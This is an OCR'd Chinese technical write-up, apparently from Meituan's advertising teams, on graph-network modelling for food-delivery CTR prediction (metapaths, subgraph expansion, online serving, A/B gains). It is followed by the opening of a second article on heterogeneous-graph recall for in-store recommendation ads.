可以看到，实际上事件链组成的“场景”是一种异构图：比如具备某些属性（消费频率、餐饮偏好等）的用户 U，在某个上下文 C 下（时间、地点等），点击 / 购买了具备某些属性（品类、主营菜品等）的商户 P，这个决策过程实际上是个最简单的 U–C–P 元路径。事件链是在这个元路径的基础上继续扩展，得到的更长的元路径实例（U–C1–P2–C2–U’）。通过事件链，可以建立起场景要素的关系链接，而对场景的完整刻画，就是对场景要素表示和要素关系的抽取。

至此，我们将场景化建模，抽象为异构图上元路径建模问题。接下来，我们将介绍如何在这个场景图上，实现对用户决策场景的建模。

### 2.3.2 到业务中去 – 元路径建模的实现

元路径 UCPCU 表达的语义为：不同用户在不同时空场景下，点了同一家商户，当然不同场景需求可以定义不同的元路径。为了进一步融合元路径中丰富的语义表达，仅仅依赖单一的元路径的话，所表达的语义会受到限制。我们从用户 U 出发，通过该元

路径可以扩展出一系列的元路径实例，这些实例刻画了不同场景下，用户和 POI 的跨时空关联。整个建模过程分为以下几步：

- Step1. 用户和商户节点存在较多属性，相比节点拓扑结构包含更多语义信息。我们将属性信息看作节点，通过 GraphSAGE 的方式聚合到用户和商户表示中。
- Step2. 从用户 U 出发，基于元路径，扩展出多条元路径的实例（事件链）。下图展示多条实例，包括：U–C1–P1, U–C2–P2–C3–U'，U–C2–P3–C4–U"–C5–P4；通过扩展能够建立起用户 U 和商户 P4 的关联。
- Step3. 元路径实例查询向量表示后进行拼接，并与样本中的用户（Target User）进行交互。多条候选元路径的设计，可以突破单一元路径依赖信息裁剪造成的信息缺失。交互的方式采取 Attention，即计算当前用户与所有候选元路径的关联，并最终作用于下游预估中。





图 7　元路径建模场景化行为示例

$$context_feature = E_{dc} = concat\ (cate_fea \mid dense_fea)$$
$$metapath_instance_emb = E_{mie} = concat\ (E_u \mid E_p \mid E_c)$$

对于线上请求，检索同场景下 Emie。

$$E_{sub} = \sum Attenion\ (E_{mie}, E_{dc}) \cdot E_{mie}$$

通过图网络技术，我们扩展了不同场景下的用户潜在兴趣，借助注意力机制捕捉当前决策，与不同元路径对应场景的关联性，从而实现场景化建模。

# 3. 工程实践落地

## 3.1 场景图 CTR 模型主结构

在模型结构设计的过程中，我们按照”低耦合、高内聚、可插拔、无依赖“的原则，将“行为子图拓展模块”、“元路径场景子图模块”、“特征图交叉模块”三个子方向迭代作为独立模块接入到模型中。





图 8 场景图 CTR 模型主结构

## 3.2 基于子图扩展的行为图联合训练

在“基于子图扩展的行为图建模”中，对于每个请求在线模块都需要进行“行为序列长度 * 邻居数”次向量查询和计算，当行为序列较长时对在线 CTR 预估服务来说会存在较大的 RT 挑战。

考虑 POI 之间的”全局行为互联图”和用户的长期兴趣较为稳定，因此针对长期行为子图拓展采用基于行为 POI 和采样子图进行聚合不依赖候选 Target POI，短期行为子图拓展方案仍然采用 2.2.2 中方案根据序列和候选 Target POI 动态计算，长短期 POI 使用不同的 Embedding 空间。基于此上线方案采取长期行为子图离线计算 + 在线查询的思想，离线计算用户长期行为序列子图 Embedding 并灌库，在线查询

Redis 获取子图 Embedding 参与后续计算。

基于子图拓展的长期行为模块如下图所示：





图 9　图联合训练离线在线示例

我们将整个过程分为三步，保证线上耗时不增加的核心在于 Step2 的子图拆分重构。因为线上 Serving 过程中行为子图 Embedding 表示不会发生变化，因此使用子图查询或聚合后查表，其结果是一致的。

- Step1. **端到端训练**

在原有 CTR 模型的基础上，针对 POI 行为序列进行子图查询扩展：每个 POI 申请从图引擎中进行邻域卷积采样操作，即从二阶邻居聚合到一阶邻居，再聚合到 POI 本身。

- Step2. **拆分子图查询模块，聚合 Embedding，灌库**

训练完成后，将原有子图查询模块拆分，再对长期行为中全量 POI 做一次子图 POI-Embedding 聚合操作，得到行为 POI 的子图 Embedding。灌库阶段，将长期行为子图 POI 的 Embedding 和其他特征的 Embedding 写入 Redis 存储中。

- Step3. **对联合训练的模型进行重构导出生成新的线上 Serving 模型**

将长期行为"子图扩展的行为图模块"中子图聚合计算重构为直接查询 Embedding 表征，线上从 Step2 灌库的结果中查取 Embedding。

这样避免线上大量卷积操作的耗时，线上实验验证，高峰期 TP99 与 TP999 新增模块耗时基本持平。

## 3.3 场景子图模块

基于元路径的场景图建模是采用元路径 Metapath 的方式来表示 CTR 任务样本中的用户子图和商家子图，采样子图来自预选构建好的 User、POI、Context（Context 节点包含了蜂窝、餐段信息）异构行为场景图。

### 3.3.1 离线异构图构建

由于 Context 会同时连接 User 与 POI，在异构图上 Context 节点会成为超级节点（能够连接一个蜂窝内几乎全部的 User 和 POI），POI 类型节点也可能成为超级节点（连接区域内所有 Context 节点）；当出现了普遍的超级节点后，会导致图上游走采样困难、噪声加剧。我们在设计构建 Context 节点以及异构边时防止了这一问题：

- Step1. Context 节点作为时空上下文，贯穿用户和门店；细化 Context 节点（比如包含蜂窝、餐段、品类），那么 User 与 Context 的连接边、Context 与 POI 的连接边都会大大减少。
- Step2. 不同 User 可能通过 Context 节点跳转到不同 POI 上，为了防止采样时从 User 节点出发的 Path 跳转到不相关的 POI 上，Context 节点最好能够体现用户兴趣（品类信息其实就是一种）。

- Step3. 对于边权有所限制，能够避免 Context 类型节点成为超级节点，POI 的问题也会解决。

### 3.3.2 元路径采样建模

用户兴趣、行为相对是分散的，从 User 节点出发，沿着边能够跳转到不同 Context 上去，得到相对广泛的实例，而 Metapath 采样得到的实例可以视作是 User 决策场景表征集合，具体过程如下：

- Step1. 以用户子图中 U–C–P–C–U 这样的路径为例，采样出 N 份实例，按用户节点扩散的第一个 Context 分类存储，如得到 M 组实例，公式如下。其中 Ci 是每个分组的实例数，Uuid: 。

$$N = \sum_{i=1}^{M} C_i$$

- Step2. 对于一个用户请求，按 Uuid 与当前请求 Context 查询 User 子图，得到能够匹配当前场景决策信息的用户决策场景子图表达。
- Step3. 借助注意力机制捕捉当前决策，计算不同 Metapath instance 与对应场景的关联性，从而实现场景化建模。

## 3.4 效果收益

子图拓展联合训练离线 AUC+2 千分点；特征交叉子图模块离线 AUC+1 千分点；场景子图交互离线 AUC+2.5 千分点。

### 3.4.1 高低频场景感知

通过图建模设计，我们的模型能够对高低频场景感知，从而提升场景下对应用户的效果。

具体地，在外卖展示广告 CTR 预估业务中，分析场景化图算法在不同频次的用户表现情况：统计高频（过去一个月在美团外卖点击 POI 次数 >150 次）和低频（过去一个月在外卖点击 POI 次数 <15 次）用户，比较实验组相比对照组（与未采用场景图的

Base 模型 AB 实验）的线上指标（点击率，CTR/ 商品交易额（Gross Merchandise Volume, GMV）。同时，我们还按照高低频用户分别统计了三级品类的人均曝光数量，对比基线的人均曝光数量。

| | CTR | GMV | 人均曝光品类数量 |
|---|---|---|---|
| 低频用户 | +1.58% | +1.08% | +0.02 品类 |
| 高频用户 | +2.68% | +1.94% | +0.3 品类 |

从上表结果可以看出：

- 低频和高频用户的 CTR 和 GMV 均有提升，证明感知子图卷积能够有效捕捉高低频场景，实现场景化下用户兴趣刻画。
- 低频和高频用户人均曝光品类数量均有提升，并且高频用户的人均品类增加更多，说明具备更好的兴趣挖掘探索能力，能够帮助高频场景用户跳脱已有的兴趣圈。

### 3.4.2 特定时空场景感知

为验证场景图模型对于不同场景的识别和刻画能力，进一步对比引入场景图联合建模对比无场景图在时间品类和空间需求下的感知变化（以下多组统计结果均为多天 / 同时段累计结果）。

#### 3.4.2.1 时间品类场景

奶茶品类是下午时段的热销品类，从曝光转化比来看在下午茶时段较高且时段效应明显，我们统计了某业务奶茶品类上多天同时段，曝光数量占该时间段总曝光数量的比例，并比较实验组相比基线的涨幅情况，从时段上看，实验组在下午茶时间段（14-16 时）奶茶曝光比例上升，而晚间正餐期间曝光比例减少，说明场景图模型的品类时段感知能力得到加强并且在流量选择上趋向优质流量，模型上线后在奶茶品类上的整体后验 CTR 指标表现正向。





图 10　奶茶品类分时段曝光涨幅对比

### 3.4.2.2 空间需求场景

外卖上的用户需求和行为具有明显的周期效应：即工作日和非工作日，用户的行为具备较大差异。例如，在非工作日，用户多数是在家（小区）而不是写字楼，会有更大的倾向在美团外卖上选购菜品、添置生活用品等（转化曝光比更高）。

我们以某业务超市便利的品类曝光为例，我们统计了从周一到周日连续 7 天，超市便利曝光占当天的总曝光量占比，按照实验组和对照组对比曝光占比情况。从图中可以看出，实验组曝光在周一、周二减少，周末上升，说明模型捕捉到了工作日和非工作日下，超市便利的购物场景区别，模型上线后在超时便利品类的整体后验 CTR 指标也表现正向。





图 11　超市便利分天曝光对比

## 4. 总结和展望

与传统电商推荐不同，外卖推荐呈现出场景化的特点：供给受 LBS 强约束、用户决策链路短、易受所处环境影响，因此场景化建模是外卖推荐亟需解决的问题。图网络技术已经在学术界和工业界进行了较为深入的探索，在美团外卖场景化建模中遇到的挑战，我们也通过图技术进行了相应的优化求解，分别通过场景特征图交叉、场景序列子图扩展、元路径场景图，在交叉特征去噪、突破用户兴趣封闭圈、完整场景图刻画方面进行了探索。

在算法落地上，考虑到线上的耗时问题，我们在 Serving 阶段拆分重构长期行为子图，在不改变模型结果的情况下减少了计算复杂度，满足了线上的性能要求。图技术的场景化落地虽然取得了一定的收益，但仍然存在一些问题需要解决，例如特征图交叉在算力约束下，只能满足部分特征交叉；对于场景的元路径刻画仍然依赖于先验人工定义，尚未走上“自动驾驶”之路，未来我们会持续进行探索。

## 5. 作者简介

任建、张伟、雨枫、黄坤、慧楠、鹏业、张波，均来自美团外卖广告技术团队。

## 6. 参考资料

[1] Li F, Chen Z, Wang P, et al. Graph intention network for click-through rate prediction in sponsored search[C]//Proceedings of the 42nd international ACM SIGIR conference on research and development in information retrieval. 2019: 961-964.

[2] Han H, Zhang M, Hou M, et al. STGCN: a spatial-temporal aware graph learning method for POI recommendation[C]//2020 IEEE International Conference on Data Mining（ICDM）. IEEE, 2020: 1052-1057.

[3] Yang T, Zhang L, Shi C, et al. Gated Hypergraph Neural Network for Scene-Aware Recommendation[C]//International Conference on Database Systems for Advanced Applications. Springer, Cham, 2022: 199-215.

[4] Wu L, Li Z, Zhao H, et al. Learning the implicit semantic representation on graph-structured data[C]//International Conference on Database Systems for Advanced Applications. Springer, Cham, 2021: 3-19.

[5] Xie Y, Wang Z, Li Y, et al. Fives: Feature interaction via edge search for large-scale tabular data[C]//Proceedings of the 27th ACM SIGKDD Conference on Knowledge Discovery & Data Mining. 2021: 3795-3805.

[6] Chang J, Gao C, Zheng Y, et al. Sequential recommendation with graph neural networks[C]//Proceedings of the 44th International ACM SIGIR Conference on Research and Development in Information Retrieval. 2021: 378-387.

[7] Shao Z, Xu Y, Wei W, et al. Heterogeneous Graph Neural Network with Multi-view Representation Learning[J]. arXiv preprint arXiv:2108.13650, 2021.

[8] Li Z, Cui Z, Wu S, et al. Fi-gnn: Modeling feature interactions via graph neural networks for ctr prediction[C]//Proceedings of the 28th ACM International Conference on Information and Knowledge Management. 2019: 539-548.

[9] Fu X, Zhang J, Meng Z, et al. Magnn: Metapath aggregated graph neural network for heterogeneous graph embedding[C]//Proceedings of The Web Conference 2020. 2020: 2331-2341.

[10] Wang Y, Xu H, Yu Y, et al. Ensemble Multi-Relational Graph Neural Networks[J]. arXiv preprint arXiv:2205.12076, 2022.

# 大规模异构图召回在美团到店推荐广告的应用

作者：齐裕　祥洲等

## 1. 引言

美团到店推荐广告技术部服务于到店餐饮、休娱亲子、丽人医美等众多本地生活服务商家。其中，召回环节作为推荐广告系统的第一个环节，承担着从海量商品中寻找优质候选的角色，是算法优化的核心问题之一。

推荐系统中经典的召回范式有两类：基于标签构建倒排索引的显式召回和基于模型端到端建模用户兴趣的隐式召回。在隐式召回中，历史交互行为建模对于准确刻画用户兴趣非常关键。电商场景中，用户与商家、商品之间的交互关系适合通过图网络来表达。相较于传统模型，图神经网络可以构建用户与商品间的多种交互关系，然后借助高阶网络结构的传递性合理扩充用户行为的丰富度，将用户行为、用户基础属性和商品的内容属性等各种异质信息在统一的框架中进行融合，带来更大的效果空间。

美团到店推荐广告算法团队和 NLP 中心知识计算团队围绕图技术在推荐广告的应用进行了密切的合作，获得了线上效果的显著提升。本文主要介绍探索过程以及相关的实践经验。

## 2. 图神经网络简介

图作为包含节点自身和节点间边关系的集合，广泛存在于真实世界的多种场景中，例如社交网络中人与人之间的社交关系图、推荐系统中用户与商品的交互图等。图神经网络能捕捉节点和边的特征及其之间的拓扑关系，对图结构数据有很好的建模效果。推荐系统中常用的图神经网络模型可以分为两大类：基于图游走的方法和基于图卷积的方法。

**基于图游走的方法：**传统神经网络模型擅长处理欧式空间的数据，但难以建模图结

构中蕴含的复杂拓扑关系。因此，早期的研究者们提出了通过游走方法从图结构数据上采样序列，然后使用传统神经网络模型处理的间接方案，其中以 DeepWalk[1]，Node2vec[2] 等工作为典型代表。如下图 1 所示，这类方法侧重于在图中采用既定的游走策略生成节点序列，再使用 NLP 领域中的 Skip-Gram 模型训练得到每个节点的向量表征。





图 1　DeepWalk 模型的游走与训练流程

**基于图卷积的方法：**从图上采样序列进行建模的方式简单直接，但由于从原始图结构到序列的转换过程中存在信息损失，其效果存在较大的局限性，因而如何将图结构直接建模到神经网络中成为了图神经网络研究的关键问题。研究者们结合谱域图上信号的傅里叶变换，定义了图上的卷积操作，并通过一系列的简化将谱图卷积和神经网络联系起来。

2017 年 Thomas 等人提出的 GCN[3] 是其中的代表作之一。图 2 为图结构至单层 GCN 公式的演化，其中 $\tilde{A}$ 和 $\tilde{D}$ 分别为加入自环的邻接矩阵及节点度矩阵，$X$ 为图节点特征矩阵，$W$ 为 GCN 模型的可训练参数，$\sigma$ 为激活函数（例如 ReLU），$H$ 为图节点特征经过单层 GCN 网络后的输出特征。





图 2　单层 GCN 模型的公式演化

GCN 从整图的角度出发，打通了原始图结构和神经网络之间的壁垒，但巨大的计算量使其难以应用到大规模场景中。相比之下，GraphSAGE[4] 从图上节点的角度，提出了基于采样的消息传递范式，使得图神经网络在大规模图上的高效计算变得可行。GraphSAGE 中的 SAGE 指 SAmple and aggreGatE，即采样和聚合。下图 3 展示了 GraphSAGE 的采样聚合过程。图中左侧展示了对节点 A 使用两层采样器采样其一阶和二阶邻居，图中右侧展示了将采样得到的一阶二阶邻居的特征通过对应的聚合函数进行聚合，得到节点 A 的表征，进而可以使用 A 的表征计算包括节点分类、链接预测及图分类在内的多种图相关的任务。





图 3　GraphSage 模型的采样及聚合过程

GraphSAGE 等基于消息传递范式的图神经网络方法，其中心节点能聚合到的特征范围取决于其采样的邻居阶数。在使用这类图神经网络训练时，除了使用节点的固有特征作为模型输入外，我们还可以给每个节点加入独立可训练的向量参数，从而更好的学习到高阶邻居的相关性。

除了上述提到的方法外，图神经网络领域作为研究热点之一，近年来不断涌现出 GAT[5]、FastGCN[6]、GIN[7] 等优秀算法，并在 Pinterest[8]、阿里巴巴 [9]、腾讯 [10] 等公司的大规模推荐场景落地取得良好效果。

## 3. 业务场景及挑战

到店推荐广告业务在流量侧主要覆盖美团 / 大众点评双侧的信息流广告、详情页广告等多种业务场景（如下图 4 所示），供给侧包括了餐饮、丽人医美、休闲娱乐、结婚、亲子等不同广告主品类，且每一个品类下包含商户、团单、泛商品等不同的推荐候选类型。





图 4　美团到店推荐广告的主要业务场景：信息流广告（左）、详情页广告（右）

业务中召回模型建模面临以下两大挑战：

**a. 同场景反馈数据稀疏：**传统序列行为建模方案依赖用户在同场景的反馈数据构造正负样本进行模型训练，但用户在推荐广告场景的交互行为比较稀疏，据统计超过一半的活跃用户在近 90 天内无广告点击行为，超过 40% 的广告商品在近一个月没有被点击。如何解决反馈数据稀疏导致的用户兴趣刻画不准确、长尾商品学习不充分是我们面临的一大挑战。

**b. LBS 业务中不同时空场景下的兴趣刻画：**到店业务中，用户在不同时间、空间下的浏览行为，往往有着完全不同的偏好。例如一个用户工作日在公司附近，可能感兴趣的就是一次方便的工作餐；在假期的家中，则会想找一个有趣的遛娃去处。但传统的图神经网络缺乏对用户请求时间和所处位置的实时感知能力。因此如何从图蕴含的丰富信息中挖掘出匹配当前时空场景的候选集合，同样是一大挑战。

针对以上业务特点和挑战，我们设计了基于全场景数据高阶关系的大规模异构图建模，借助全场景丰富的行为数据优化稀疏问题；并进一步强化时空信息感知，刻画用户在不同时空上下文中的兴趣。

# 4. 图召回技术在推荐广告的演进

## 4.1 基于全场景数据高阶关系的大规模异构图建模

团队之前的召回模型仅通过用户在广告场景的行为构造正负样本进行训练，这种方式提高了训练数据与预测场景的一致性，但也不可避免地产生用户兴趣刻画不准确、长尾商品推荐效果较差等问题。特别是召回作为推荐系统最上游环节，决定了全链路效果优化上限，我们期望借助图神经网络蕴含的强大表达能力，基于用户在全场景的行为数据全面刻画用户兴趣和商品信息。

如图 5 所示，图网络分别产出用户（User）和商品（Item）的隐式表征（Embedding），通过距离相似度衡量用户对候选广告的潜在兴趣。在图神经网络的选型上，我们使用带 Attention 结构的 GAT[5]，使得邻居信息的贡献度可以根据其对源节

点的重要性自适应调节，抑制误点击等带来的噪声；使用 Jumping Knowledge Network[11]，根据节点的连接性自助调整其聚合网络范围，避免热门节点由于其广泛的连接性聚合范围过大损失了个性化信息。





图 5　基于全场景数据多阶关系的图建模

**全场景数据建模：**为了全面挖掘用户的兴趣偏好，我们通过全场景行为数据构建了超大规模异构图网络进行建模。此处的全场景涵盖全业务（搜索、推荐、广告），全位置（首页、商品详情页、团单详情页）和全商品类型（商户、团单、泛商品等）。异构图包含用户（User）和商品（Item）两种类型节点，并通过三种类型的边进行连接：User 点击 Item 边、Item 共同点击边以及 Item 同店铺边。

为了增强全场景数据蕴含的丰富信息在各个场景间有效传递，同时区分出用户在广告场景独有的兴趣特点。我们在图构建过程中将广告场景和非广告场景的同个 Item 建模为不同节点，共享相同的非广告特征，但带有广告标识的节点会额外增加广告专属的特征。这样模型在训练过程中既能通过共享的特征迁移非广告场景的信息，也能学习到用户在广告场景独有的兴趣偏好。图构建完成后包含数亿节点、百亿边。

